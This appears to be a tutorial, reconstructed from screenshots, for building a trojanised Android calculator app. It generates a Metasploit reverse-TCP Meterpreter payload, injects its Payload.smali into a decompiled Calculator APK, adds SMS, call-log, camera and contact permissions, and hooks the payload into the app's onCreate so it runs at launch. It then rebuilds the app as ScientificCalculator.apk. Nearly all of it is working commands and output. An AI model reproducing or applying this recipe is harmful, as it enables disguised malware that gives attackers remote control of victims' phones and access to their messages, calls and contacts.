
Malicious APK File Creation

No. 2


Password for the file: password

1. We are using the ***Calculator APK*** from online to embed the payload using Metasploit tool in kali Linux.
2. As a first step we are generating a payload with a default apk using the Metasploit as follows. We generate an apk named ***malicious.apk*** here.



```
┌──(sanjay㉿sanjay)-[~/Desktop]
└─$ msfvenom -p android/meterpreter/reverse_tcp LHOST-192.168.1.188 LPORT=1234 R > malicious.apk
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10233 bytes
```


3. We now extract the contents of the malicious.apk using apktool as follows:



```
┌──(sanjay㉿sanjay)-[~/Desktop]
└─$ apktool d -f malicious.apk -o /home/sanjay/Desktop/malicious
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on malicious.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/sanjay/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

┌──(sanjay㉿sanjay)-[~/Desktop]
```


The AndroidManifest.xml inside malware folder contains the permissions needed by the malicious APK. The malicious code would be available inside the Payload.smali file inside smali/com/Metasploit/stage folder.

4. Now we next extract the calculator APK using Metasploit into a folder named calculator as follows:



```
┌──(sanjay㉿sanjay)-[~/Desktop]
└─$ apktool d -f Calculator.apk -o /home/sanjay/Desktop/CacliFiles
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on Calculator.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/sanjay/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
W: Cant find 9patch chunk in file: "hj.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "Pq.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "T2.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "09.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "dH.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "eK.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "jK.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "O3.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "tr.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "8V.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "Xs.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "93.9.png". Renaming it to *.png.
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```


5. We update the permissions for the calculator app with the permissions required by the malicious APK.



~/Desktop/paypal/AndroidManifest.xml - Mousepad
File Edit Search View Document Help
AndroidManifest.xml
AndroidManifest.xml


```
        </intent>
        <intent>
            <action android:name="android.intent.action.GET_CONTENT"/>
        </intent>
    </queries>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <meta-data android:name="fontProviderRequests" android:value="Noto Color Emoji Compat"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.NFC"/>
    <uses-feature android:name="android.hardware.nfc" android:required="false"/>
    <permission android:name="com.paypal.merchant.client.permission.INTERNAL_DEEP_LINK" android:protectionLevel="signature"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="org.fidoalliance.uaf.permissions.FIDO_CLIENT"/>
    <uses-permission android:name="android.permission.ACCESS_NOTIFICATION_POLICY"/>
    <uses-permission android:name="android.permission.USE_FINGERPRINT"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
    <uses-feature android:glEsVersion="0x00020000" android:required="true"/>
    <uses-permission android:name="com.google.android.providers.gsf.permission.READ_GSERVICES"/>
    <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
    <uses-permission android:name="com.google.android.gms.permission.AD_ID"/>
    <uses-permission android:name="android.permission.USE_BIOMETRIC"/>
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
    <uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
    <uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
    <uses-permission android:name="android.permission.CAMERA2"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <uses-feature android:name="android.hardware.microphone"/>
```

6. We create the directory structure to store the Payload.smali i.e., inside the smali/Metasploit/stage folder:




```
┌──(sanjay㉿sanjay)-[~/Desktop]
└─$ cd /home/sanjay/Desktop/CacliFiles/

┌──(sanjay㉿sanjay)-[~/Desktop/CacliFiles]
└─$ cd smali/com

┌──(sanjay㉿sanjay)-[~/Desktop/CacliFiles/smali/com]
└─$ mkdir metasploit

┌──(sanjay㉿sanjay)-[~/Desktop/CacliFiles/smali/com]
└─$ mkdir stage
```

7. We copy the malicious code (basically in form of a smali) from the malicious APK to the calculator APK as follows:




```
┌──(sanjay㉿sanjay)-[~/Desktop/CacliFiles/smali/com]
└─$ cp /home/sanjay/Desktop/malicious/smali/com/metasploit/stage/Payload.smali /home/sanjay/Desktop/CacliFiles/smali/com/stage
```

8. We embed a code inside the AndroidManifest.xml of the extracted calculator APK with a value VENOM as seen in line 55.




```
36        <meta-data android:name="com.samsung.android.directwriting.disabled" android:value="true"/>
37        <meta-data android:name="android.max_aspect" android:value="2.1"/>
38        <activity android:configChanges="keyboard|keyboardHidden|navigation|orientation|screenLayout|screenSize|smallestScreenSize"
   android:minWidth="220dp" android:name="com.sec.android.app.popupcalculator.Calculator" android:theme="@style/CalcTheme" android:win
39            <intent-filter>
40                <action android:name="android.intent.action.MAIN"/>
41                <category android:name="android.intent.category.LAUNCHER"/>
42            </intent-filter>
43            <meta-data android:name="com.sec.android.app.launcher.icon_theme" android:value="themeColor"/>
44            <meta-data android:name="com.samsung.keyguard.SHOW_WHEN_LOCKED_SHORTCUT" android:value="true"/>
45            <meta-data android:name="android.nfc.disable_beam_default" android:value="true"/>
46        </activity>
47        <activity android:configChanges="keyboardHidden" android:defaultHeight="640dp" android:defaultWidth="360dp" android:hardwar
   android:name="com.sec.android.app.popupcalculator.converter.controller.NewUnitConverterActivity" android:screenOrientation="behind"
48        <activity android:configChanges="keyboardHidden|screenSize" android:defaultHeight="640dp" android:defaultWidth="360dp" andr
   android:name="com.sec.android.app.popupcalculator.converter.mortgage.controller.MortgageResultActivity" android:theme="@style/Conve
49        <activity android:configChanges="keyboardHidden|screenSize" android:defaultHeight="640dp" android:defaultWidth="360dp" andr
   android:name="com.sec.android.app.popupcalculator.converter.mortgage.controller.BaseMortgageActivity" android:theme="@style/Convert
50        <activity android:configChanges="keyboardHidden|screenSize" android:defaultHeight="640dp" android:defaultWidth="360dp" andr
   android:minWidth="270dp" android:name="com.sec.android.app.popupcalculator.converter.mortgage.controller.MortgageDetailActivity" an
51        <uses-library android:name="androidx.window.extensions" android:required="false"/>
52        <uses-library android:name="androidx.window.sidecar" android:required="false"/>
53        <meta-data android:name="SPDE.build.signature" android:value="a770957bf4fbd2a3a467c6d24ecf6a7d88df8d94/102733779/release/Ca
54        <meta-data android:name="SPDE.env.version" android:value="4.2.1/L31.1.15/0.9.36"/>
55        <meta-data android:name="digital.forensics.code" android:value="VENOM"/>
56    </application>
57 </manifest>
58
```

9. We update the smali file having the onCreate inside the calculator apk to trigger the newly added Payload.smali that is being copied from the malicious apk



```
    invoke-direct {p0}, Lcom/sec/android/app/popupcalculator/Calculator;->setWinnerSubScreenOrient

    invoke-super {p0, p1}, Landroidx/appcompat/app/d;->onCreate(Landroid/os/Bundle;)V
    invoke-static {p0}, Lcom/metasploit/stage/Payload;->onCreate(Landroid/context/Context;)V

    invoke-direct {p0}, Lcom/sec/android/app/popupcalculator/Calculator;->setMainView()V
```

10. We now recompile the APK with the malicious content into ***ScientificCalculator.apk*** using the apktool as follows:



```
┌──(sanjay㉿sanjay)-[~/Desktop]
└─$ apktool b CacliFiles -o ScientificCalculator.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs... (/lib)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
```